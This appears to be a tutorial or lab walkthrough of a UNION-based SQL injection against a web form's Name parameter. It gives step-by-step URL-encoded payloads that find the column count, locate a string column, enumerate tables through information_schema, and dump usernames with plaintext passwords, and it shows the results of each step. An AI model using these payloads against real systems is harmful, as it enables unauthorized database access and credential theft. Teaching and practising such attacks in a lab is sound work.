


First, we need to determine the required number of columns. Testing for a single column results in an error message:

```
Name=Matthew'%20union%20select%20null--

All queries combined using a UNION, INTERSECT or EXCEPT
operator must have an equal number of expressions in their
target lists.
```

5 Columns




We add a second NULL, and the same error occurs. So we continue adding NULLs until our query is executed, generating an additional item in the results table:

```
Name=Matthew'%20union%20select%20null,null,null,null,null--
```

Name	E-mail
Matthew Adamson	handytrick@gmail.com
[empty]	[empty]

Find String Column




We now verify that the first column in the query contains string data:

```
Name=Matthew‘%20union%20select%20‘a’,null,null,null,null--
```

Name	E-mail
Matthew Adamson	handytrick@gmail.com
a	


Get Table and Column Names



```
Name=Matthew'%20union%20select%20table_name,column_name,null,null,
null%20from%20information_schema.columns--
```

Name	E-mail
Matthew Adamson	handytrick@gmail.com
shop_items	price
shop_items	prodid
shop_items	prodname
addr_book	contactemail
addr_book	contactname
users	username
users	password

Get Credentials



```
Name=Matthew'%20UNION%20select%20username,password,null,null,null%20
from%20users--
```

Name	E-mail
Matthew Adamson	handytrick@gmail.com
administrator	fme69
dev	uber
marcus	8pinto
smith	twosixty
jlo	6kdown